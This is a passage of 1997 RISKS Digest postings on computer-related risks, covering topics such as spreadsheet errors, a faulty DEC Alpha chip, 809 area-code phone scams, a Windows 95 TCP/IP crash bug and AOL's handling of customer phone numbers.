Over ten years ago, I was one of the authors of Javelin, a PC time series modelling package. Our main competitor was 1-2-3.

Javelin offered a lot more tools than spreadsheets did to build correct models. Variables had names, not just cell locations, and could be time series with definite start, stop, and interval (day, week, month, year, etc.) There was a single internal model regardless of which of several views (formulas, worksheet, graph, etc.) you looked at. Time series were handled automatically, and if you wanted one variable to feed into another with a time shift, you had to say so explicitly. We also had auditing features so for any variable you could see what its inputs or outputs were, displayed in a tree, and walk up and down the trees looking at the values.

We figured that this model reliability would be a strong selling point, but in focus groups we consistently found that people didn't want to hear about it. They had their 1-2-3 models, they were using the results, and they weren't inclined to do much debugging. One of the more telling responses we got was "it's up to my manager to verify my spreadsheets."

In our limited experiments we found that as a rough

approximation, any spreadsheet large enough to be interesting had serious mistakes. I see that a decade later that hasn't changed.

John R. Levine, IECC, POB 640 Trumansburg NY 14886 +1 607 387 6869
johnl@iecc.com, Village Trustee and Sewer Commissioner, <http://iecc.com/johnl>

✂ DEC Alpha Bug, final resolution (Re: [RISKS-19.24](#))

"Gregory F. March" <march@BondNet.COM>
Fri, 18 Jul 1997 10:09:33 -0400

So, as it turns out, DEC finally made it to our site and replaced the motherboard. Everything worked fine after that. Unfortunately, I was on vacation at the time and missed the service call (and the opportunity to compare boards / chip batch numbers). I'm kind of bummed about that, but alas, that's life.

DEC claimed it was a bad chip on **that** board only.

Three questions remain:

- 1) Was the chip bad, but that aspect of the chip is not tested?
- 2) Was the chip bad and the failure was missed during testing?
- 2) Did the chip fail after shipping?

BTW, not being a real DEC guru, I'm not up on my model numbers. From what I gather this was a "3000 model 900" if that means anything to anyone. It was

running "V3.2 148 OSF1" unix.

RISKS: How are we to monitor this type of failure in the future? This type of failure in the wrong place at the wrong time can cause serious damage, both financial and more importantly physical. Scary. Should there be a standard (no that will never work :-) set of tests that all chips must go through during start up?

Anyway, happy RISKS hunting to all...

* Gregory F. March * <http://www.gfm.net> * march@gfm.net *

✶ Security risks from active usenet articles ([RISKS-19.18](#))

Jonathan de Boyne Pollard <jdebp.p3\$@donor2.demon.co.uk>
19 Jun 97 22:29:18 +0100

atkins@amulek.enet.dec.com writes:

> If I don't run a web browser then I'm immune to all the
> (java/javascript/activex) security holes, right?
> Well, no.
> I was just reading usenet using the Netscape Navigator
newsreader, [...]

Except, of course, that Netscape Navigator is a web browser.

Running Netscape Navigator to read news means that one is "running a web browser" as well. On my machine at least, there is one executable, NETSCAPE.EXE, and one running process in the process list irrespective of the number or type (browser or newsreader) of windows open.

Perhaps the risk here should be the risk of assuming that the

apparently
different and completely separate parts of "integrated"
applications (such
as a combination web browser and NNTP news reader) actually
are different
and completely separate, or of not knowing what one actually
is running
when one uses a program.

> JdeBP <

Please remove the '\$' in the from line before reply via e-mail.
Anti-UCE filter in operation.

✉ **Re: Faulty lavatory smoke detector lawsuit ([RISKS-19.24](#))**

"Peter G. Neumann" <neumann@csl.sri.com>

Thu, 17 Jul 97 9:30:49 PDT

Despite its lack of computer relevance, I included the lavatory
item in the
previous issue because it reminds us once again of (1) the risks
of
depending on technological solutions, and (2) the fallibility of
people. As
it turns out, it was a different passenger who was smoking in
the adjacent
lavatory. The crew apparently eventually recognized they had
made a
mistake, but still threatened the innocent passenger with arrest
if he
complained or kept asking for their names. [Perhaps tobacco
companies are
now developing cigarettes that won't trigger the alarms?]

✉ **"DA Computer Chief Almost loses Job:" follow-up (Haynes,**

RISKS-19.24)

<curtis_e._a._karnow@sonnenschein.com>

Wed, 16 Jul 1997 21:31:52 -0600

I was the lawyer that, on behalf of client Ralph Minow, reviewed a print out that supposedly pointed to my client as the perpetrator of a computer sabotage. I then prepared an analysis that finally convinced the authorities to drop the case. The dump of the daily log of the UNIX based suggested that someone had made a very minor modification to a backup file, rerouting the backup back to a on-line drive, with very nasty results. Someone with supervisor privileges, of course... and my client had such privileges. The investigators knew a little, but not enough, about the system and assumed that my client must have been the culprit, not realizing that someone else could have logged on as a supervisor and pretended to be my client. The lesson, we all know on RISKS: when humans have final control over the computer output, then the computer output is no more trustworthy than the human input. Time stamps, user logins, all that and more, can be changed with someone with enough control over the system. An old lesson: GIGO.

Curtis Karnow, Sonnenschien Nath & Rosenthal

Anti-spam redux

"Simson L. Garfinkel" <simsong@vineyard.net>

Thu, 17 Jul 1997 16:43:26 -0400

More time had elapsed between when I did my anti-spam DNS work and when the article appeared in RISKS. During that time, Vineyard.NET decided to abandon our DNS-blocking SMTP server. The reason was that two key Internet sites---AT&T's WorldNet and Dow Jones ---quiet simply refused to set up valid reverse DNS for the mail servers.

We have since explored other blocking technology. We are continuing to block mail that does not have a valid From: addresses. We now also allow our users to have their own individual list of domains to block. We are doing this with a modified SMAP, part of the Trusted Information Systems Firewall Toolkit. You can download the modified SMAP from <ftp://vineyard.net/simson/smapi.c>. You can download the rest of the Firewall Toolkit from <ftp://ftp.tis.com/>.

If you are running sendmail, I strongly suggest that you run the Firewall Toolkit's SMAP wrapper. You can find instructions on how to install it in my book Practical UNIX and Internet Security, published by O'Reilly & Associates.

I am also told that there is a very nice list of domains to block maintained by J.D. Falk, kept at: <ftp://ftp.cybernothing.org/pub/abuse/>

There is now also a mailing list of anti-spamming tools. You can find info about it at <http://www.abuse.net/spamtools.html>

⚡ comp.risks was spammed last night

"Peter G. Neumann" <neumann@csl.sri.com>

Fri, 18 Jul 97 16:22:10 PDT

Readers of the Risks Forum via comp.risks were spammed last night by a very poorly advised forgery of approval. WARNING: the CompuServe FROM: address could have been the result of an intruder or masquerader -- or simply bogus (I have not heard anything from the ISP yet, and various complaints have been launched); the 1-800 number given could be an attempt to scam responders out of their credit cards or other information; so, USENET readers, BEWARE, and PLEASE IGNORE THE MESSAGE altogether. I am looking into methods of ratcheting up some serious authentication; PGPMoose has been suggested, for example. PGN]

⚡ The truth about Usenet's Psychic Spammers!

Greg Corteville <cortevi5@egr.msu.edu>

Sun, 13 Jul 1997 14:08:08 -0400

By now I'm sure we've all seen some of the garbage from the notorious "psychic spammers" on just about every Usenet group. I decided to do a little investigating. I wrote down a few of the 800 numbers listed in the ads and went to a campus telephone that cannot be billed. It has no long distance service. After dialing the number, callers are treated

to a very
brief and very fake "recorded reading". You are then urged to
call a
different number for your "personal" reading. The number they
want you to
call has an 809 area code!

For those of you unaware of the 809 area code problem, I'll
explain. To
make an international phone call, you usually need to dial 011
first. This
makes it quite obvious that it is an international phone call
and will
likely be expensive. However, several foreign countries have
been assigned
"North American" area codes recently. Among them, area code 809
for the
Caribbean. Since these people are not bound by US law, they do
not need to
disclose the full cost of making the phone call. Callers are
usually
charged exorbitant amounts of money, similar to a 900 number.
Some people
have been charged as much as \$25 per minute! These people are
scam artists
and are using the Internet as their latest method of attack.

For more information on the area code 809 problem, take a look
at these
websites:

<http://www.fraud.org/809alert.htm>

<http://www.oag.state.tx.us/WEBSITE/NEWS/LEGALMAT/9701cpd.htm>

<http://www.ece.orst.edu/~alper/Info/scam.html>

🔥 "25 Steps to Safe Computing" by Sellers

<"Rob Slade, dotting grandpa of Ryan & Trevor">

Thu, 17 Jul 1997 07:51:16 -0700 (PDT)

BK25STSC.RVW 970126

"25 Steps to Safe Computing", Don Sellers, 1995, 0-201-88366-X, U
\$5.95/C\$7.95

%A Don Sellers

%C P.O. Box 520, 26 Prince Andrew Place, Don Mills, Ontario
M3C 2T8

%D 1995

%G 0-201-88366-X

%I Addison-Wesley Publishing Co.

%O U\$5.95/C\$7.95 800-822-6339 617-944-3700 Fax: 617-944-7273
bkexpress@aw.com

%P 72

%T "25 Steps to Safe Computing"

This brief, cheap booklet should probably be available in every office. As Sellers notes, it should not take the place of professional advice. It can, and does, provide quick alerts and suggestions regarding the common maladies associated with computer use and other office pressures.

Much of the book is common sense, and unsurprising. Little of the information is very detailed. However, it does give tips and bits of advice on signs to watch for. In addition, there is valuable resource information included for all twenty five chapters.

copyright Robert M. Slade, 1997 BK25STSC.RVW 970126

=====

roberts@decus.ca rslade@vcn.bc.ca slade@freenet.victoria.bc.ca
<http://www.freenet.victoria.bc.ca/techrev/rms.html>



Report problems with the web pages to [the maintainer](#)



THE RISKS DIGEST

Forum on Risks to the Public in Computers and Related Systems

ACM Committee on Computers and Public Policy, [Peter G. Neumann](#), moderator

Volume 19: Issue 26

Saturday 26 July 1997

Contents

- [Satellite transmission snafu leads to diplomatic incident](#)
[Nick Brown](#)
- [Ghost account nets \\$169K embezzlement](#)
[PGN](#)
- [401\(k\) off-by-one errors](#)
[anonymized](#)
- [AOL customer phone-number availability](#)
[PGN](#)
- [General Mills & AOL in sleazy partnership: Chex Quest CD-ROM game](#)
[Bruce N. Baker](#)
- [Risks of relying on text search](#)
[Derek Lee Beatty](#)
- [Risks of URL completion](#)
[John Pettitt](#)
- [Computer jargon enters mainstream, is hit by truck](#)
[Mark Durst](#)
- [The dangers of Explorer-ation](#)
[Roger Barnett](#)
- [Win 95 TCP/IP Hole](#)
[Alex Klaus](#)

- [Re: MD5 weakness and possible consequences](#)
[Paul C. Kocher](#)
 - [Re: Voice-controlled MS WORD](#)
[Tai](#)
[Christopher Kline](#)
 - [Re: Medical computer crashes](#)
[Jonathan de Boyne Pollard](#)
 - [Y2K: a different solution](#)
[Driss](#)
 - [Re: DEC Alpha Bug, final resolution](#)
[David Chase](#)
 - [Re: The truth about Usenet's Psychic Spammers!](#)
[H.Shrikumar](#)
[hymie](#)
 - [Privacy Digests](#)
 - [Info on RISKS \(comp.risks\)](#)
-

✂ **Satellite transmission snafu leads to diplomatic incident**

BROWN Nick <Nick.BROWN@coe.fr>

Fri, 25 Jul 1997 13:56:24 +0200

Early on Sunday morning (19 Jul 1997), a "technical error" caused the contents of a channel on a satellite operated by France Telecom, to be transmitted on another channel, for about twenty minutes. Normally this would have been merely annoying for the viewers of the affected channel. However, the viewers were in (among other places) Saudi Arabia, the channel they expected to be watching was the French government-run, general interest and news station, Canal France International (CFI), and the programme which replaced it was... a hard-core pornographic movie which should have been

shown on the subscription-only, encrypted French domestic station, Canal Plus.

I presume that the incident involved two channels on different satellites, since CFI is carried on Arabsat and Canal Plus on the European-oriented Telecom satellite system. My bet would be that the channel numbers are the same and the operator was pointing at the wrong satellite while hitting "Go".

Results: Arabsat has cancelled its contract with France Telecom, claiming (it would appear with some justification) that France Telecom had not "honoured its commitment to respect Arabic and Islamic values". The French Foreign Ministry and the French Ambassador in Riyadh are trying to calm what has become a diplomatic incident.

Nick Brown, Strasbourg, France

[Also noted by Paul Johnson <Paul@treetop.demon.co.uk> and and Pete Bentley <pete@sorted.org>. PGN]

🔥 Ghost account nets \$169K embezzlement

"Peter G. Neumann" <neumann@csl.sri.com>

Fri, 25 Jul 97 10:03:16 PDT

While working as a civilian military pay supervisor in the Army finance and accounting office at Fort Myer from 1994 to 1997, Teasa Hutchins Jr. caused regular military paychecks to be deposited to a bank account in the name of

a bogus officer, and accumulated \$169,000 for himself. He has pleaded

guilty and faces up to 10 years in prison and a \$250,000 fine.

[Source: An item in *The Washington Post*, during one of my trips there

this summer -- I forgot to record the date]

⚡ 401(k) off-by-one errors

<[identity withheld by request]>

Fri, 25 Jul 1997 11:10:28 -0400

I work for a large U.S. corporation which has a 401(k) plan.

For non-US

readers, a 401(k) is a self-funded retirement plan: you

(voluntarily) put

aside part of your salary (pre-tax) and your employer (usually)

matches it

in part. The employee selects how to invest their portion of

the money (and

at some companies, how the company's matching funds are

invested).

As required by law, we receive quarterly reports on how much

money we have

in the 401(k) plan, mailed to our home addresses. This quarter,

about 2/3

of employees received incorrect statements. It seems that there

was an

off-by-one error in matching employees to addresses. That is,

if employee

E1 has address A1, and employee E2 has address A2, etc., the

report for E1

was sent to A2, the report for E2 was sent to A3, etc. The

interesting

thing was that the envelope delivered to A2 would have E1's name

on the

outside and E1's data on the inside. So those people who looked

at the

envelope before opening would realize that something was amiss.

The hypothesis is that this occurred because an employee record had been incompletely deleted from the database (and no, I have no idea how that could happen). When our payroll department uploaded data to the 401(k) management company, the data was incorrectly interpreted by the receiving program. Nothing in the management company's computer system noticed that 2/3 of the addresses were mismatches with the addresses already on file. Interestingly, the last address on the list received two reports: one for the employee who lived at that address, and one for the employee who lived at the next-to-last address.

The reason this affected "only" 2/3 of the employees is that those employees whose records were uploaded before the "bad" database record was encountered were unaffected.

Some employees are quite upset, since other (unauthorized) people saw the balance in their 401(k) accounts and the amount being contributed. From that data, one can infer salary information ... which many people don't want publicized!

We can see several RISKS here:

- * It was possible to modify the database records such that an employee was "partially" deleted, thus leading to the situation.
- * The management company's computer system did not cross-check the addresses being used for reports against the addresses of record.

* Most people don't look at the address on the mail before they open it!

✶ AOL customer phone-number availability

"Peter G. Neumann" <neumann@csl.sri.com>

Fri, 25 Jul 97 8:55:42 PDT

America OnLine recently announced its intention to provide telemarketer clients with the phone numbers of all AOL customers who have not explicitly requested that their phone numbers be excluded. It was reported less widely that AOL intended to provide some sort of user transactional information as well.

The AOL customer contract fine print claims that they will not release such personal information, but even finer print seems to reserve the right to do so to their business partners. (But opting out is apparently not easy.) Nevertheless, presumably due to customer complaints, AOL has backed down somewhat, and will now use that information only for its own [nefarious?] activities.

Telemarketing and spamming are already out of control, and some of those activities are questionable, if not truly unethical, immoral, and in some cases illegal. But in any event, they are generally annoying and unwanted by most people. The argument that using the transaction information will permit hustlers to be selective about whom to harass seems specious and

disingenuous, at best. Please stay alert.

✶ General Mills & AOL in sleazy partnership: Chex Quest CD-ROM game

Bruce N. Baker <baker@hooked.net>
Sat, 26 Jul 1997 12:01:59 -0700 (PDT)

My 5 year-old grandson opened up a box of Chex Quest and eagerly placed the "free" CD-ROM he found inside the box onto my Mac Performa, without any adult supervision. This is not unusual because he often plays educational CD-ROMs. The box makes it sound like you get the "free" game on the CD-ROM *plus* 50 free hours of AOL.

The "install" item on the CD-ROM menu installs not the game but rather, AOL. The CD only contains a preview of how the game works on, guess what?
--AOL.

It took me 3 days to un-install AOL and to re-install my regular service with the help of support people at The Well.

General Mills and AOL neatly "cover" themselves with the following:

"By purchasing this product [the cereal], you agree that, with respect to the CD-ROM game described on this package, (1) any and all disputes, claims and causes of action shall be resolved individually, without resort to any form of class action...(2) any and all claims, judgments and awards shall be limited to actual out-of-pocket costs incurred, and in no event shall attorneys' fees be recoverable...(4) you agree that your remedy for any

claim, if any, shall be limited to either replacement of the CD-ROM game or refund of the purchase price of the product, such choice to be at the sole discretion of General Mills"

Just what I wanted -- another copy of the same CD-ROM :-(

The risk? It looks as if they knew very well what *their* risks were!

How many other "free" CD-ROMs will be included with other types of products?

Bruce N. Baker

✶ Risks of relying on text search

Derek Lee Beatty <beatty@beatty.slip.netcom.com>

Thu, 24 Jul 97 23:20:05 -0500

The old risk of relying on text search instead of carefully reviewing a document apparently bit the Texas legislature last session, according to an article ("Inadvertent repeal of law puts city, developers in limbo," p.1) in the July 24 Austin American-Statesman. The article focuses on the local regulatory-political implications and isn't completely clear about how the mistake actually happened, but apparently SB 932, a 68-page bill intended to abolish the Department of Commerce and create a new Economic Development Department, contained a lone unwanted sentence abolishing "Subchapter I in Chapter 481 of the Government Code." The effect of the repeal is to make the law governing land development uncertain. The paper speculated that "a liberal mole hacked into the legislative network" although the bill's author believes he and his staff accidentally repealed the development

law.

A government relations spokesman for the builders' association was quoted as saying that lobbyists check bills by searching for key words, and "In this case, you'd have to do a word search for 'I.'"

The risk? A case of relying:

- on text search instead of document review
- on lobbyists to tell the legislators what laws they're making (!)
- on "the computer" as scapegoat

-- Derek Beatty beatty@{netcom,ibmoto}.com Austin, TX

⚡ Risks of URL completion

"John Pettitt" <jpp@cybersource.com>

Sat, 19 Jul 1997 20:08:00 -0700

Using either Netscape 4 or Microsoft Internet Explorer 4 type "msnbc" in the address box and hit return, the URL completion will first look for msnbc in the local domain then try the common domains net, com, edu etc. Unfortunately msnbc.net exists and looks nothing like msnbc.com ... in this case the difference is not harmful. However it opens the interesting possibility of .net domain mirrors of say schwab.com or some other financial site with the associated security implications.

⚡ Computer jargon enters mainstream, is hit by truck

Mark Durst <mjdurst@aimnet.com>

Mon, 21 Jul 1997 16:15:23 -0700 (PDT)

The New York Times Cybertimes story "Minor Error Throws Internet Into Disarray", on 18 July 1997, by the usually savvy John Markoff, contains one howler:

> Computer experts said the global glitch demonstrated that even a
> single point of vulnerability in the Internet's addressing system
> could hamper the workings of the far-flung computer network.

RISKS cognoscenti understand the term "single point of failure" to refer to the critical dependency of an entire system on one component, certainly a cause of last week's fiasco. The opposite notion is of a system that can survive failures in any specific piece.

But the text gives a quite different impression with that "even", suggesting that the opposite notion would be a system with many points of "vulnerability".

You "computer experts" out there: explain your buzzwords thoroughly, or RISK having your pronouncements turned inside out!

Mark Durst San Leandro CA <mjdurst@aimnet.com>

[Long-time RISKS readers will also recollect many cases in which MULTIPLE points of failures were involved. (For example, see Chapter 4 of my Computer-Related Risks.) Of course, most systems seem to have MANY SINGLE-point failure modes, and if those don't get you there are lots of MULTIPLE-point failure modes. PGN]

⚡ The dangers of Explorer-ation

Roger Barnett <Roger@natron.demon.co.uk>

Sat, 19 Jul 1997 15:21:21 +0100

As a follow on to the other comments on the security of Web browsers, I noticed recently that several Microsoft products now use their Explorer browser as their online Help interface.

However, to use this feature it is necessary to enable some, if not all, of the "riskier" capabilities such as ActiveX and Java support - otherwise the Help information is inaccessible.

What chances of the user remembering to re-disable these features before venturing back out onto the big bad Internet ?

Incidentally, I first hit this problem with a Sales CD issued by DEC - again, the only way to access the data on the CD was via Explorer with ActiveX and Java applet loading enabled.

Roger Barnett

⚡ Win 95 TCP/IP Hole

Alex Klaus <am676@freenet.carleton.ca>

Mon, 21 Jul 1997 22:52:48 -0400 (EDT)

While searching the Microsoft web site for Win95 updates, I came

across an interesting KB article. This deals with a problem with Win95's handling of Microsoft TCP/IP, according to the article when Win'95 receives an Out of Bound packet ". . . deliberately sent to the server" a Fatal Exception error will result(The blue screen of death). " An update available on the web site will fix the problem. The RISKS, if someone generates an out of bound packet, whether by accident or design " . . . the computer may not receive further network data until Windows is restarted."

The full text of the article can be found at:<http://www.microsoft.com/kb/articles/q168/7/47.htm>
A link to the patch is also on this page. vtcupd.exe is the file name

Alex Klaus <am676@freenet.carleton.ca>

⚡ Re: MD5 weakness and possible consequences (Giles, [RISKS-19.24](#))

Paul C. Kocher <pck@netcom.com>

Fri, 18 Jul 1997 17:25:00 -0700

> This then becomes a matter of determining an efficient way to set the
> value of the MD5 (or any) hash function to a desired value.

Although collisions must exist in cryptographic hash functions, this (hopefully) isn't going to be easy. In general, finding even a single example of a collision is generally considered proof that the hash function is broken. Finding a feasible way to construct messages with a

desired hash
would be a much more dramatic result.

Cryptanalysis of hash functions is an interesting and important area which hasn't been given nearly as much attention as it deserves (though there has been some excellent work in the area, such as what Hans Dobbertin has done attacking MD5 and MD5 -- see <http://www.cryptography.com/papers/hash/dobbertin.txt>, for example). The consequences of a major hash function break could be quite devastating -- virtually all certificates, digital signatures, and modern cryptographic protocols rely heavily on the collision resistance of MD5 and/or SHA...

Paul Kocher, President, Cryptography Research, 870 Market St.,
Suite 1088
San Francisco, CA 94102 415-397-0111 (FAX: -0127)
paul@cryptography.com

✶ Re: Voice-controlled MS WORD ([RISKS-19.25](#))

test acct <test@bbo.memphis.edu>
Mon, 21 Jul 1997 10:50:34 -0500 (CDT)

My cousin tried that on a Mac running 7.6. It was rather accurate, but tended to do a shutdown reboot when inspired by certain background noises [exactly what it is, we have no idea]. However, he took the machine home, to Hong Kong. Being rather tight on landspace, HK offices are very "friendly" and has a rather high ambient noise level when compared with US.

As a result of that, that Mac tried to reboot every few minutes. Turned it off finally. So, I guess, risks would be trying to go overseas/unusual accents :P

-Tai

✈ Re: Voice-controlled MS WORD ([RISKS-19.25](#))

Christopher Kline <ckline@mitre.org>

24 Jul 1997 11:38:25 -0400

> "It'll make people give up the mouse," says Lernout & Hauspie's
> chief technology officer.

Don't bet on it. The risks of spoken interfaces are the same as those of mechanical ones. I recently saw a program on television (around two months ago; unfortunately I have forgotten the program name) wherein a company purchased voice interface systems to help stem the rise of repetitive stress injuries (RSI) that their employees were experiencing.

The catch? The workers soon began experiencing voice-related RSIs. It seems that long periods of enunciating short, carefully articulated phrases ("cut cell"... "down cell"... "over row"... "paste cell") had led to damage to the employees' vocal cords and supporting anatomy.

I can't wait for the brain cramps that come with neural interfaces...

Christopher Kline <ckline@media.mit.edu>

[Various other comments also received. PGN]

✶ Re: Medical computer crashes (Van Vleck, [RISKS-19.25](#))

Jonathan de Boyne Pollard <jdebp.p3\$@donor2.demon.co.uk>

22 Jul 97 21:09:04 +0100

Possibly, it was not a PC at all, but a mainframe or timesharing system terminal, and the nightly backup runs at midnight. In my experience, some several years ago, of one such system, the nightly backup ran at the highest priority. This meant that all terminals effectively "died" at 00:01, only to spontaneously come back to life again 5 to 10 minutes later -- the first couple of times with a sudden rush of all of the queued keystrokes that I had entered over those 5 to 10 minutes in my puzzlement. (-:

The risk if this is the case? Almost certainly of using the same system administration techniques that work well for a daytime-only system (scheduling the backup to run at night because that's when no-one will be using the system) on a 24-hour system.

On the other hand, one could argue that a delay in one admissions data entry is less critical than a delay in the backup of the whole day's transactions, and so it is proper that the backup run at a high priority at the expense of those interactive users unlucky enough to be active at the time.

Please remove the '\$' in the from line before reply via e-mail.
Anti-UCE filter in operation.

⚡ Y2K: a different solution

<driss@golden.net>

Fri, 25 Jul 1997 12:40:52 -0400 (EDT)

One of the most difficult tasks in dealing with the Y2K problem is finding the parts of the source code or libraries that are used that are not Y2K complaint. However, what if you look at the problem from a different angle. Assuming that most of the software systems can be simplified to say there is a user or batch system layer that communicates with a database layer, what if:

1. You transfer all "live" records in the database that involve dates between 1900-1909 to a new software system. There should be few enough of these types of records that the work should be reasonable. [A live record is one that is still used. All dead records would be removed from the database and stored with a big note.]
2. You set all of the dates of data in the database back 10 years
3. You introduce a new layer in the software model. Add a program that intercepts calls that normally go directly to the database that would increase the date of data that is leaving the database (on requests or queries) and decrease the date of data that is entering the database.

This would allow the user interface layer to only require an aesthetic change (displaying 20xx instead of 19xx), allow for more time to develop a more complete, revised system (allowing for better amortization on the development of such software that is most likely already in progress), reduce the cost and difficulty leave of a Y2K "solution" and be easier to track problems with as it will retain the integrity of the database and user interface layers.

This could be seen as being a perpetual solution as the number of people, particularly in insurance databases, however that would require two separate systems to be running, which would not be cost effective in the long run.

Driss

✦ Re: DEC Alpha Bug, final resolution (March, [RISKS-19.25](#))

David Chase <chase@world.std.com>

Wed, 23 Jul 1997 07:02:37 -0400

> Should there be a standard (no that will never work :-) set of tests that
> all chips must go through during start up?

Perhaps, but at startup is not often enough unless your machine reboots frequently. Long, long ago, a Vax-11/780 at Rice University had its floating point accelerator (an entire board) go a little funny in the head

without telling anyone. After that (after wondering how much of a week's worth of x-ray crystallography and reservoir simulations were junk) we decided to run user-mode floating point diagnostics late every night. Of course, I imagine most people are like me -- I use a Pentium-based machine, and haven't a clue how to run floating point diagnostics, nor do the Norton Utilities advertise that they check the FP (come on, guys, it wouldn't take long compared to checking my disk), and if I use the past to predict the future, the chip vendor won't tell me if a problem is discovered.

David Chase, chase@world.std.com

⚡ Re: The truth about Usenet's Psychic Spammers!

H.Shrikumar <shri@unreal.cs.umass.edu>

Thu, 24 Jul 1997 02:59:21 -0400

There were some serious errors in the article about the psychic spammers (800-number asks caller to dial 809 number, rip-off). And, though this instance might be simple misconception, there is a RISK of an oft-quoted forum like RISKS carrying egregious errors without a correction.

>However, several foreign countries have been assigned "North American" area codes recently. Among them, area code 809 for the Caribbean.

These numbers are not a "recent assignment". In fact they are a holdover from the past. Some Caribbean nations were given area-codes under the

North American Numbering Plan (NANP, 1947) many years before there was such a thing as country codes or even Trans-Atlantic Telephone cable (TAT-1, 1956),

Exploiting these area-code-look-alikes for scams is a recent phenomenon, though.

>Since these people are not bound by US law, they do not need to >disclose the full cost of making the phone call.

Too many misconceptions here ..

First: These calls are very much bound by US law, being billed by a US long distance company. But remember that US law is based on a "free market", so a rip-off can still be "legal". (The RISKS of govt regulated tariffs are left as an exercise to the reader.)

Second: They do have to disclose the rate (fair business, fraud etc.), but you've got to ask! (e.g., the operator).

What can one do ? Be alert. There are innumerable ways one may be given the number to call. From a 800-number call, Or an advt. Your beeper. You return an urgent call. You fax them. Someone "borrowed" your phone. That BBS number with "free" goodies. Almost anyhow! (Your dreams are probably safe, though, despite the 'psychics').

Look at the first few digits of the number being called.

1. 1-809- ...
2. 011- ...
3. 10-XXX-... (May be written as 1-0XX-X ... !!)

If in doubt, ask your local friendly '0' operator for advice.

There is another similar scam that involves the victim getting a collect call (possibly about something worrisome), but one that just "happens" to be carried by a rip-off long distance company. Ask. REFUSE A COLLECT CALL UNLESS you know (1) what telephone company it is, and (2) what the charges would be.

><http://www.fraud.org/809alert.htm>

><http://www.oag.state.tx.us/WEBSITE/NEWS/LEGALMAT/9701cpd.htm>

><http://www.ece.orst.edu/~alper/Info/scam.html>

These web sites suggested do make an excellent read. Here are a few more authoritative sources of information.

Linkname: BELLCORE: National Solutions - North American Numbering Plan (NANP)

URL: <http://www.bellcore.com/NANP/>

Linkname: CONSUMER ALERT: International Dial-a-Porn

URL: <http://www.fcc.gov/ib/td/dialporn.txt>

Shrikumar, shri@cs.umass.edu

⚡ Re: The truth about Usenet's Psychic Spammers! (Corteville, R19.25)

hymie! <hymie@lactose.smart.net>

Mon, 21 Jul 1997 09:22:18 -0400

Re: The "809" problem, it might be worth noting that the so-called "809 problem" has expanded? My telephone book lists the following area codes:

242 Bahamas

246 Barbados
441 Bermuda
787 Puerto Rico

I believe an area code has been assigned to Monserrat as well, and I would expect more to be assigned to this set of countries. (And this reminds me of a recent scam where "011-24" was claimed to be the country code for Canada. It turned out that there is no country code 24, but the phone number started with 8, and 011-248 is the country code for Seychelles Island.)

RISK? Naming a problem by a characteristic that turns out to be non-unique?

..hymie!

Privacy Digests

<RISKS moderator>

17 Apr 1997

Periodically I remind you of TWO useful digests related to privacy, both of which are siphoning off some of the material that would otherwise appear in RISKS, but which should be read by those of you vitally interested in privacy problems. RISKS will continue to carry general discussions in which risks to privacy are a concern.

* The PRIVACY Forum is run by Lauren Weinstein. It includes a digest (which he moderates quite selectively), archive, and other features, such as

PRIVACY Forum Radio interviews. It is somewhat akin to RISKS; it spans

the full range of both technological and nontechnological privacy-related

issues (with an emphasis on the former). For information regarding the

PRIVACY Forum, please send the exact line:

information privacy

as the BODY of a message to "privacy-request@vortex.com"; you will receive

a response from an automated listserv system. To submit contributions,

send to "privacy@vortex.com".

PRIVACY Forum materials, including archive access/searching, additional

information, and all other facets, are available on the Web via:

<http://www.vortex.com>

* The Computer PRIVACY Digest (CPD) (formerly the Telecom Privacy digest) is

run by Leonard P. Levine. It is gatewayed to the USENET newsgroup

comp.society.privacy. It is a relatively open (i.e., less tightly moderated)

forum, and was established to provide a forum for discussion on the

effect of technology on privacy. All too often technology is way ahead of

the law and society as it presents us with new devices and applications.

Technology can enhance and detract from privacy. Submissions should go to

comp-privacy@uwm.edu and administrative requests to comp-privacy-request@uwm.edu.

There is clearly much potential for overlap between the two digests,

although contributions tend not to appear in both places. If you are very

short of time and can scan only one, you might want to try the former. If

you are interested in ongoing discussions, try the latter. Otherwise, it may well be appropriate for you to read both, depending on the strength of your interests and time available. PGN

[For privacy devotees, there was an interesting panel at the Commonwealth

Club of California on Thursday night, 24 Jul 1997, entitled PRIVACY ON

THE INTERNET: Who Holds the Keys? Gina Smith of ACM News moderated, with

David Carlick (PowerAgent), Marc Rotenberg (EPIC), Phil Dunkelberger

(PGP), Christine Varney (FTC), and me. The audio might appear somewhere on

NPR, and CCC audio is rumored to be archived somewhere on cnet.com.]



Report problems with the web pages to [the maintainer](#)



THE RISKS DIGEST

Forum on Risks to the Public in Computers and Related Systems

[ACM](#) Committee on Computers and Public Policy, [Peter G. Neumann](#), moderator

Volume 19: Issue 27

Friday 1 August 1997

Contents

- [45,000 GSM phones recalled for software upgrade](#)
[Veliddin Eran Sezgin](#)
- [24 more California DMV clerks fired in fraudulent license scheme](#)
[PGN](#)
- [Another phony-fax get-out-of-jail scheme](#)
[PGN](#)
- [Offshore Internet gambling taking *off*](#)
[PGN](#)
- [Strong Capital sues alleged hacker-spammers](#)
[Mich Kabay](#)
- [Risks of ordering airline tickets online](#)
[Craig Macbride](#)
- [What to do about software patents](#)
- [Re: AOL customer phone-number availability](#)
[Bill Seurer](#)
- [Political vs Technical Errors in CA Megan's Law CD ROM](#)
[Ed Wright](#)
- [Re: The dangers of Explorer-ation](#)
[Steve Loughran](#)
- [Re: DEC Alpha Bug: Intel x86 FPU Diagnostics](#)
[Steven Healey](#)
- [Re: DEC Alpha Bug, final resolution](#)
[Daniel A. Graifer](#)
[David R Brooks](#)
- [Re: General Mills, AOL, Chex Quest](#)

[Steve Lumos](#)

[Doug Linder](#)

[Padgett Peterson](#)

• [Re: Y2K: a different solution](#)

[Robert J. Sandler](#)

[Dave Weingart](#)

• [CfP: Y2K in Health Informatics Journal](#)

[M.F. Smith](#)

• ["CyberLaw: The Law of the Internet" by Rosenoer](#)

[Rob Slade](#)

• [Info on RISKS \(comp.risks\)](#)

⚡ 45,000 GSM phones recalled for software upgrade

Veliddin Eran Sezgin <sezgin@tsk.mil.tr>

Sun, 27 Jul 1997 12:00:00 -0700 (PDT)

Recent newspaper ads recalled Ericsson GF-788 GSM phones for a software upgrade to remediate a software bug. This particular Ericsson GSM model was

losing base-station signals and shutting itself off in "emergency call" mode, while other brands work fine. It should be switched off and on again to operate. Consumers' complaints about the GF-788 eventually led the company to run the ads.

Well over 45,000 units have been sold in Turkey. Some European countries (like Austria and Greece) have banned import of that model GSM until the software is fixed. (Turkey has over 700,000 GSM customers.) [Source: The Turkish daily newspaper, *Hurriyet*]

⚡ 24 more California DMV clerks fired in fraudulent license scheme

